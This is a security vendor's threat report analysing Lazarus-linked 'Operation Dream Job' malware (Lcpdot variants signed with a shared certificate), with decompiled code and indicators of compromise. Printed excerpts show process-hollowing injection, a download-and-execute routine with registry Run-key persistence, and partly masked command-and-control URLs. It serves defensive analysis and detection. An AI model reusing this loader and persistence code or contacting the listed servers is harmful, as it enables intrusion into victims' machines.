ASEC Report

Vol.102

AhnLab

Contents

Operation Dream Job
Targeting Job Seekers in South Korea

1. Analysis of Operation Dream Job **04**

2. Analysis of '2 Malware Signed with TOY GUYS LLC' Certificate **08**

3. Malware Attributions **15**

4. Overview of AhnLab's Response **16**

5. Conclusion **17**

6. IoC (Indicators of Compromise) **17**

7. References **19**

ASEC Report Vol.102 2021 Q1

ASEC (AhnLab Security Emergency-response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

Operation Dream Job
Targeting Job Seekers in South Korea

The attack against job seekers in the aerospace and defense industry was first discovered in 2019. This attack was dubbed 'Operation Dream Job. ' The attacker disguised as recruiters from well-known aerospace and defense companies and exploited business-related SNS accounts to carry out the attacks. Using these accounts, the attackers lured job seekers with job-related posts. Numerous security vendors have published analysis reports regarding this attack under different names. Despite the differences in the reported attack methods and malware strains, the published reports collectively mentioned the connection between the attack and the North-Korean hacking group, 'Lazarus.'

In January 2021, JPCERT revealed two major malware strains utilized in attacks related to Operation Dream Job: Torisma is a malware that was revealed in November 2020, and Lcpdot is a malware that was recently introduced. AhnLab found out that three variants of Lcpdot were signed with the '2 TOY GUYS LLC' certificate and decided to analyze the files signed with the certificate. As a result, variants of Lcpdot malware and other malware were discovered.

In this report, AhnLab Security Emergency-response Center (ASEC) will examine the Lcpdot variants used in Operation Dream Job attack while also going over the attack methods that used malware signed with '2 TOY GUYS LLC' certificate.

1. Analysis of Operation Dream Job

1) Characteristics and Connections

According to numerous security providers and relevant organizations, Lazarus group has been continuously attacking the aerospace and defense industries with malicious documents related to employment. These attacks go by various operation names, but 'Operation Dream Job' is most common. Kaspersky categorizes this activity as the DeathNote cluster of Lazarus group, but the connections are yet to be confirmed. Figure 1 shows the associated operations of Operation Dream Job.



Figure 1. Associated Operation of Operation Dream Job

On July 29, 2020, McAfee revealed that Lazarus group attacked employees in defense industries in countries like the U.S. through Operation North Star . They also stated that the attack was related to attacks that occurred in 2017 and 2019.

On August 13, 2020, security provider Clearsky revealed 'Operation Dream Job' that used fake documents related to defense industry recruitment, targeting Israeli defense workers. According to this report, Operation Dream Job is related to 'Operation Sharpshooter,' which McAfee revealed in December 2018, 'Operation Interception' which was an attack campaign against European and Middle Eastern aerospace and defense companies,

revealed by ESET in June 2020, and McAfee's 'Operation North Star.'

On November 5, 2020, McAfee revealed additional information about Operation North Star and confirmed attacks against Australian, Israeli, and Russian IP addresses through C&C server log analysis. Details of Torisma malware analysis were also revealed in the report, but IOC information of the relevant file was not revealed.

On January 26, 2021, JPCERT published 'Operation Dream Job by Lazarus' in their blog. Operation Dream Job is a targeted attack that took place between July and August 2020. On August 13, 2020, Clearsky revealed that the attack targeted aerospace and defense personnel under the disguise of recruitment documents. The article stated that the operation title was the same, and the attacker is believed to be the Lazarus group. Although Clearsky did not mention the attack's connection to Operation Dream Job, the article contained information about Torisma malware, mentioned in 'Operation North Star: Behind The Scenes,' an article published by McAfee in November 2020. It also included information on Lcpdot malware, the new malware variant.

In January 2021, Google revealed an attack was attempted on their security research, and the C&C server used in the attack was identical to the C&C server that JPCERT had revealed. An additional malware strain connected to the same C&C server was found among the malware strains signed with the certificate associated with other attacks. Some malware strains were identified to be active in APAC region, and it is believed that activities related to these malware strains will be continually discovered in all regions.

2) Attack Method

The attack method of Operation Dream Job is not yet fully explained. However, attack cases detailed in other reports suggest a standard method. It involves developing trust with the victim through conversation via social networking services, such as LinkedIn,

while impersonating a corporate human resource manager. Then, the attacker will send malware disguised as an employment document.

3) Key Malware Strains

The two key malware strains of Operation Dream Job revealed by JPCERT are Torisma and Lcpdot.

(1) Torisma

Torisma was first introduced in the article: 'Operation North Star Behind,' published by McAfee in November 2020. Torisma malware is executed via a Word document that includes a malicious macro and is usually packed with Themida.

Torisma downloads and executes an additional module from the external server and performs additional functions, including sending information of the corrupted host and executing certain files.

(2) Lcpdot

Lcpdot was not mentioned in McAfee's analysis, but it is a malware that was newly revealed by JPCERT and is also referred to as CookieTime. JPCERT did not reveal the precise connection between Torisma and Lcpdot, but it is assumed that the malware was discovered while investigating security breach cases in Japan.

Lcpdot is a downloader similar to Torisma, and some of the samples are protected with VMProtect packer. It receives the RC4 encryption key and base64-encoded C&C server info as an argument.

It also uses the Steganography technique to disguise data as GIF files and communicate. ASEC could not confirm the features of the additionally downloaded module during the analysis. Thus details of its additional features remain unconfirmed.

All three Lcpdot malware variants were digitally signed with the '2 TOY GUYS LLC' certificate. Figure 2 shows information on the digital signature that was signed in the file.



Figure 2. Information of Digital Signature Signed in Lcpdot

4) Additional Activities

Since Lcpdot malware files are collectively signed with an identical digital certificate, ASEC analyzed the files signed with the certificate, investigated variants of the malware, and confirmed additional attack cases. Table 1 shows major attack cases between 2020 and 2021.

Date	Attack Target	Details
Mar 2020	? (Korea)	ntuser.exe. variant of early Lcpdot
Mar 2020	? (Korea)	Disguised as CitrixWorkspace file
Jan 2021	? (Oman)	Collected with igfxaudio.exe

Table 1. Major Attack Cases

2. Analysis of '2 Malware Signed with TOY GUYS LLC' Certificate

As mentioned above, ASEC analyzed files signed with the '2 TOY GUYS LLC' certificate, and all signed files were confirmed to be malware. Two samples in Table 2 were collected in Korea and one sample from Oman.

Date	Hash	File Name	Attack Target
Mar 2020	06adca7a28b6d1d983912f7f544ee413	ntuser.exe	? (Korea)
Mar 2020	5b831eaed711d5c4bc19d7e75fcaf46e	citrixvesystem_laptop.exe	? (Korea)
Sep 2020	d59a0a04abcb38fdb391a09972aa3ff4	?	?
Oct 2020	d7ec4cc00b212a4a8c574ce22775eb52	?	?
Nov 2020	ec0c8d2cb8da72f4b82ebe3c33c9f24f	d3d10.dll	?
Jan 2021	22cb24a51394e3ab9b161cd2f6de234f	igfxaudio.exe	? (Oman)

Table 2. Files Signed with the Certificate

Information about key malware is as follows.

1) March 2020 - ntuser.exe

This malware was first collected on March 6, 2020, and the name of the file is ntuser.exe. (md5: 06adca7a28b6d1d983912f7f544ee413) It was collected in Korea, and the fact that the C&C server address contains a Korean website suggests that Korea is the attack target.

Analysis of the malware executed from memory, in Figure 3, revealed that the main body is encrypted.

```
1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2 {
3   unsigned int i; // eax
4   CHAR Filename; // [esp+4h] [ebp-104h] BYREF
5   char v7[256]; // [esp+5h] [ebp-103h] BYREF
6   __int16 v8; // [esp+105h] [ebp-3h]
7   char v9; // [esp+107h] [ebp-1h]
8
9   Filename = 0;
10  memset(v7, 0, sizeof(v7));
11  v8 = 0;
12  v9 = 0;
13  GetModuleFileNameA(0, &Filename, 0x104u);
14  for ( i = 0; i < 0x7204; ++i )
15    byte_406030[i] = (byte_406030[i] ^ 0x16) + 0x7D;
16  sub_401000(byte_406030, &Filename);
17  return 0;
18 }
```

Figure 3. Malware that is Executed in the Memory

When malware is executed, it is decrypted and executed in the memory. The code executed in the memory (md5: 195565729c1bc9d18197e1579431824d) is a malware variant of Lcpdot, and the file creation date is February 26, 2020. The sample that JPCERT revealed is believed to be developed around fall 2020 and is a version that is older than the one found in South Korea.

Afterward, it gives an encryption key as an argument to run Lcpdot, as shown in Figure 4.

```
75  sprintf(&CommandLine, "\"%s\" -p 0x57AC098B", a2);
76  if ( CreateProcessA(0, &CommandLine, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
77  {
78    Context.ContextFlags = 65543;
79    GetThreadContext(ProcessInformation.hThread, &Context);
80    v10 = dwSize;
81    VirtualProtectEx(ProcessInformation.hProcess, (LPVOID)v18[13], dwSize, 0x40u, &flOldProtect);
82    WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)v18[13], v6, v10, &NumberOfBytesWritten);
83    WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)(Context.Ebx + 8), &v18[13], 4u, &NumberOfBytesWritten);
84    Context.Eax = v18[13] + v18[10];
85    SetThreadContext(ProcessInformation.hThread, &Context);
86    VirtualProtectEx(ProcessInformation.hProcess, (LPVOID)v18[13], v10, flOldProtect, 0);
87    ResumeThread(ProcessInformation.hThread);
88  }
89  free(v6);
90 }
```

Figure 4. Encryption Key is Sent as Argument

Figure 5 shows strings such as 'Cookie=Enable&CookieV=%d&Cookie_Time=32', a string unique to Lcpdot.

```
.00406580:  73 00 65 00.61 00 72 00.63 00 68 00.3D 00 00 00  s e a r c h =
.00406590:  6E 00 6F 00.3D 00 00 00.73 00 61 00.3D 00 00 00  n o =    s a =
.004065A0:  41 75 74 68.65 6E 74 69.63 61 74 69.6F 6E 20 53  Authentication S
.004065B0:  75 63 63 65.73 73 00 00.43 6F 6F 6B.69 65 3D 45  uccess  Cookie=E
.004065C0:  6E 61 62 6C.65 26 43 6F.6F 6B 69 65.56 3D 25 64  nable&CookieV=%d
.004065D0:  26 43 6F 6F.6B 69 65 5F.54 69 6D 65.3D 33 32 00  &Cookie_Time=32
.004065E0:  43 6F 6F 6B.69 65 3D 45.6E 61 62 6C.65 00 00 00  Cookie=Enable
.004065F0:  41 75 74 68.65 6E 74 69.63 61 74 69.6F 6E 20 45  Authentication E
.00406600:  72 72 6F 72.00 00 00 00.00 00 00 00.F8 6B 40 00  rror        °k@
```

Figure 5. Lcpdot's Unique String

When comparing it to the sample that JPCERT revealed (md5: b8df94ce84201b17684e0d368ed38024), it is very similar to the code shown in Figure 6.

```
19  v16 = this;
20  Src = (void *)a2;
21  szObjectName = 0;
22  memset(v18, 0, sizeof(v18));
23  if ( this[260] )
24    ArguData_4020C0(this, 5, &szObjectName);
25  else
26    ArguData_4020C0(this, 2, &szObjectName);
27  v15 = 0;
28  strcpy((char *)v14, "GIF89a\b");
29  v14[2] = 16187404;
30  v14[3] = 0;
31  v14[4] = 3342336;
32  v14[5] = 26112;
33  v14[6] = -872415079;
34  v14[7] = 16711680;
35  v14[8] = 721420331;
```

```
208  if ( *(_DWORD *)(a1 + 1068) )
209  {
210    if ( v9 != 1 && *(_DWORD *)(a1 + 56) )
211      wsprintfA(&v194, "%d-202021");
212  }
213  else if ( v9 != 1 && *(_DWORD *)(a1 + 56) )
214  {
215    wsprintfA(&v194, "%d-101012");
216  }
217  hRequest = 0i64;
218  strcpy((char *)Src, "GIF89a'");
219  v17 = 15073319i64;
220  v18 = -268435457;
221  v19 = -654853710;
```

Figure 6. Comparison with JPCERT Sample

The analysis confirmed that the malware downloads encrypted files. However, information regarding the file it downloads and its additional features remains unknown.

Figure 7 and Table 3 show the target address and the list of URLs. From the lists, and it connects to several Korean websites.

```
if ( GetFileAttributesA(&FileName) == -1 )
{
  (*(void (__thiscall **)(WPARAM, const wchar_t *))(*(_DWORD *)wParam + 4))(
    wParam,
    L"http://121.    224                                                                    :work.asp");
  (*(void (__thiscall **)(WPARAM, const wchar_t *))(*(_DWORD *)wParam + 4))(
    wParam,
    L"http://www.          com/data/geditor/main_1.php");
  (*(void (__thiscall **)(WPARAM, const wchar_t *))(*(_DWORD *)wParam + 4))(
    wParam,
    L"https://www        chun.co.kr/_proc/member/member_bk.asp");
  (*(void (__thiscall **)(WPARAM, const wchar_t *))(*(_DWORD *)wParam + 4))(
    wParam,
    L"http:/ _             ca.com/test1.php");
  (*(void (__thiscall **)(WPARAM, const wchar_t *))(*(_DWORD *)wParam + 4))(
    wParam,
    L"http://121.          /FileServer/temp/platform.asp");
```

Figure 7. Target Address

URLs
hxxp://121.2**.2**.218/A*****.***.Common.FileServiceServer/Web/document/netframework.asp
hxxp://www.co****st.com/data/geditor/main_1.php
hxxps://www.myu*****un.co.kr/_proc/member/member_bk.asp
hxxp://gbflatinamerica.com/test1.php
hxxp://121.1**.6*.233/FileServer/temp/platform.asp

Table 3. List of URLs

Note that there are two websites related to ERP (Enterprise Resource Planning) systems. It is unconfirmed whether the server of the developer or the company that operates the ERP system was infiltrated.

2) March 2020 - citrixvesystem_laptop.exe

The malware collected on March 27, 2020 (md5: 5b831eaed711d5c4bc19d7e75fcaf46e) is disguised as Citrix Workspace program. Figure 8 is the screenshot of the file attributes.

속성	값
설명	
파일 설명	Citrix Workspace App
유형	응용 프로그램
파일 버전	19.11.0.50
제품 이름	Citrix Workspace
제품 버전	19.11.0.50
저작권	Copyright (c) 1990-2019 Citrix Systems, Inc.
크기	129MB

Figure 8. Information of citrixvessystem_laptop.exe File

Citrix Workspace is a digital workspace solution that helps users access company applications and data from a single, central platform. It's a tool that allows users to access the web app, company data, file virtual applications, and desktop.

When malware is executed, it attempts to download the file from an industrial supply mall (hxxps://www.to****9.com/common/Download.asp?id=293). During testing, 'Update Data. db' file with the size of 0 bytes was downloaded.

It was confirmed that the normal Citrix Workspace file was included in the resource (Resource IDR_CITRIXAPP) area, and it was executed after being created.

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  HRSRC v4; // eax
  HGLOBAL v5; // edi
  HRSRC v6; // eax
  DWORD v7; // esi
  FILE *Stream; // [esp+Ch] [ebp-214h] BYREF
  HMODULE hModule; // [esp+10h] [ebp-210h]
  CHAR CmdLine[260]; // [esp+14h] [ebp-20Ch] BYREF
  CHAR pszPath[260]; // [esp+118h] [ebp-108h] BYREF

  hModule = hInstance;
  memset(pszPath, 0, sizeof(pszPath));
  SHGetFolderPathA(0, 26, 0, 0, pszPath);
  strcat_s(pszPath, 0x104u, "\\GoogleUpdate.exe");
  memset(CmdLine, 0, sizeof(CmdLine));
  sub_408BD0(
    CmdLine,
    "reg add \"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"Google Update\" /t REG_SZ /d \"%s\"",
    pszPath);
  if ( !URLDownloadToFileA(0, "https:/              m/common/Download.asp?id=293", pszPath, 0, 0) )
  {
    WinExec(pszPath, 0);
    WinExec(CmdLine, 0);
  }
  v4 = FindResourceA(hInstance, (LPCSTR)0x66, "IDR_CITRIXAPP");
  v5 = LoadResource(hInstance, v4);
  v6 = FindResourceA(hModule, (LPCSTR)0x66, "IDR_CITRIXAPP");
  v7 = SizeofResource(hModule, v6);
  GlobalUnlock(v5);
  fopen_s(&Stream, "C:\\Windows\\Temp\\CitrixWorkspaceApp.exe", "wb");
```

Figure 9. Main Function Code

Figure 9 shows the malware's main function code, and the attacker probably swapped the normal Citrix Workspace file with malware.

Table 4 shows the list of URLs that the malware access. Like the malware analyzed previously, various Korean websites with themes were found. The themes included infant care, association, China marketing, and university. However, downloaded files and additional commands were not confirmed.

URLs
hxxps://www.to****9.com/common/Download.asp?id=293
hxxps://www.ag****ll.com/customer/qnaDelOk.asp
hxxps://www.l*****al.k***.or.kr/_include/left_ajax.asp
hxxps://www.china-c*****.co.kr/Interview/dcm.asp
hxxp://www.w***.ac.kr/w***/listboard/faq.asp

Table 4. List of URLs

3) Samples Collected in September 2020

The variant of Lcpdot (md5: d59a0a04abcb38fdb391a09972aa3ff4) that was collected in September 2020 was provided by another security provider.

The URLs the malware connects are shown in Table 5.

URLs
hxxps://www.leemble.com/5mai-lyon/public/webconf.php
hxxps://www.tronslog.com/public/appstore.php
hxxps://mail.clicktocareers.com/dev_clicktocareers/public/mailview.php

Table 5. List of URLs

4) November 2020 - d3d10.dll

The malware that was found in November 2020 is known as ComeBacker. The C&C server of this sample (dm5: ec0c8d2cb8da72f4b82ebe3c33c9f24f) has an identical URL to www.fabioluciani.com, a URL of Figure 10. This URL also happens to be the C&C server of the attack against Google security researchers in January 2021, revealed by Google.

Figure 10. C&C server identical to other campaigns of Lazarus group

Among the targets of the attack directed to security researchers, Korean security provider Enki revealed information regarding the attack that was launched against them and the Zero-day vulnerability (CVE-2021-26411) that affected the Internet Explorer . A security patch was later issued on March 9, 2021. The identical certificate and C&C server address suggest that Operation Dream Job and the attack on security researchers are highly related.

5) January 2021 - igfxaudio.exe

igfxaudio.exe file (md5: 22cb24a51394e3ab9b161cd2f6de234f) that was collected from Oman in January 2021 has a size of 4,073,592 bytes, and is packed.

3. Malware Attributions

Figure 11 shows the overview of connections between malware strains and attack methods related to Operation Dream Job.



Figure 11. Malware Attributions

It is believed that Lcpdot malware revealed by JPCERT was discovered along with Torisma malware. There are some cases where Lcpdot malware is signed with a specific certificate, and AhnLab managed to find a variant of Lcpdot and additional malware after analyzing the files signed with the certificate.

Upon analysis, it was found that since spring 2020, the attacker has been using Lcpdot type malware to attack various countries, including Korea. It is assumed that the malware normally connects to 3-4 websites and uses different C&C server address for each attack target, based on the region and the language. For example, malware found in Korea all takes a form of a Korean website, and the same goes for Japan, where all malware found takes the form of websites that exist in Japan. Furthermore, one of the malware signed with 2 TOY GUYS LLC certificate has the same C&C server address as the one revealed by Google in 2021 (www.fabioluciani.com).

Some statements regarding the malware attribution made by various security providers have little to no evidence backing up their statement. Thus, security vendors, such as Clearsky, stated that Operation Sharpshooter and Operation Interception might be 'somewhat' associated to Operation Dream Job.

Furthermore, Torisma that JPCERT revealed may seem like it is linked to McAfee's Torisma, but this cannot be confirmed as McAfee did not reveal the specifics regarding the IOC. Additionally, JPCERT revealed Lcpdot but did not reveal its exact connection to Torisma malware. Still, Kaspersky claimed that they confirmed Lcpdot malware's access to the C&C server, which was used by malware of the Lazarus group.

Categorizing this group of malware into a specific group is challenging and risky when attack vectors, attack methods, and malware can only be identified in a limited fashion. This report also does not attempt to claim that there is a definite link between the malware strains and the Lazarus group. However, AhnLab hopes that this report can help track related groups via information about Lcpdot variants and other malware that are assumed to be linked.

4. Overview of AhnLab's Response

AhnLab's solutions detect and block the malware related to Operation Dream Job using the following aliases:

Trojan/Win32.Lcpdot (2021.02.09.00)
Trojan/Win32.Pretendapp (2021.02.09.00)
Trojan/Win64.Nukesped (2021.02.01.01)
Trojan/Win32.NukeSped (2021.02.02.02)
Trojan/Win64.Manuscrypt (2021.02.02.02)
Trojan/Win32.Lcpdot (2021.02.26.04)

Activities of Operation Dream Job and Lazarus attack group were revealed recently, but AhnLab solutions have been detecting them with the aliases stated above. Please note that some malware may not have been detected as they were not confirmed to be related to this attack during the analysis phase.

5. Conclusion

Lazarus group is one of the attack groups that have been maintaining high level of activity since 2020, and many analysts are tracking and performing analysis on the group. The attack group of Operation Dream Job, assumed to be the Lazarus group, has been attacking aerospace and defense companies since 2019 under disguise. However, considering its connection with other attacks, there is a probability that the group may have launched attacks on other industries as well. Furthermore, multiple group activities have been detected, although their connections are yet to be confirmed. ASEC will continue to track the group and attacks regarding Operation Dream Jobs until further discoveries are made.

6. IoC (Indicators of Compromise)

1) File Path and Name

The paths and names of the files used in malware related to Operation Dream Job are as follows:

(Some may be identical to the names of normal files)

citrixvesystem_laptop.exe
d3d10.dll
GoogleUpdate.exe
igfxaudio.exe
ntuser.exe
ntuser.log

2) File Hashes (MD5)

MD5 of the files related to Operation Dream Job is as follows:

06adca7a28b6d1d983912f7f544ee413
195565729c1bc9d18197e1579431824d
22cb24a51394e3ab9b161cd2f6de234f
5b831eaed711d5c4bc19d7e75fcaf46e
d59a0a04abcb38fdb391a09972aa3ff4
d7ec4cc00b212a4a8c574ce22775eb52
ec0c8d2cb8da72f4b82ebe3c33c9f24f

3) Relevant Domain, URL, and IP address

Download URL or C&C address used in Operation Dream Job attack is as follows:

(http was changed to hxxp)

hxxp://121.1**.68.2**/FileServer/temp/platform.asp
hxxp://121.25*.2**.218/A**K**.***.Common.FileServiceServer/Web/document/netframework.asp
hxxp://gbflatinamerica.com/test1.php
hxxp://www.co****st.com/data/geditor/main_1.php
hxxp://www.w***.ac.kr/w***/listboard/faq.asp
hxxps://mail.clicktocareers.com/dev_clicktocareers/public/mailview.php
hxxps://www.a****ll.com/customer/qnaDelOk.asp
hxxps://www.china-*****.co.kr/Interview/dcm.asp
hxxps://www.leemble.com/5mai-lyon/public/webconf.php
hxxps://www.love****.k***.or.kr/_include/left_ajax.asp
hxxps://www.myu*****un.co.kr/_proc/member/member_bk.asp
hxxps://www.to****9.com/common/Download.asp?id=293
hxxps://www.tronslog.com/public/appstore.php

7. References

[1] Ryan Sherstobitoff and Asheer Malhotra, 'Operation Sharpshooter' Targets Global Defense, Critical Infrastructure (https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-sharpshooter-targets-global-defense-critical-infrastructure/)

[2] Operation In(ter)ception: Aerospace and military companies in the crosshairs of cyberspies (https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/)

[3] Clearsky, Operation 'Dream Job' Widespread North Korean Espionage Campaign (https://www.clearskysec.com/operation-dream-job/)

[4] McAfee, Operation North Star A Job Offer That's Too Good to be True? (https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true/)

[5] Christiaan Beek and Ryan Sherstobitoff, Operation North Star: Behind The Scenes (https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-behind-the-scenes/)

[6] JPCERT, Operation Dream Job by Lazarus (https://blogs.jpcert.or.jp/en/2021/01/lazarus_malware2.html)

ASEC Report Vol.102

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**Content Creatives Team**	Email	**global.info@ahnlab.com**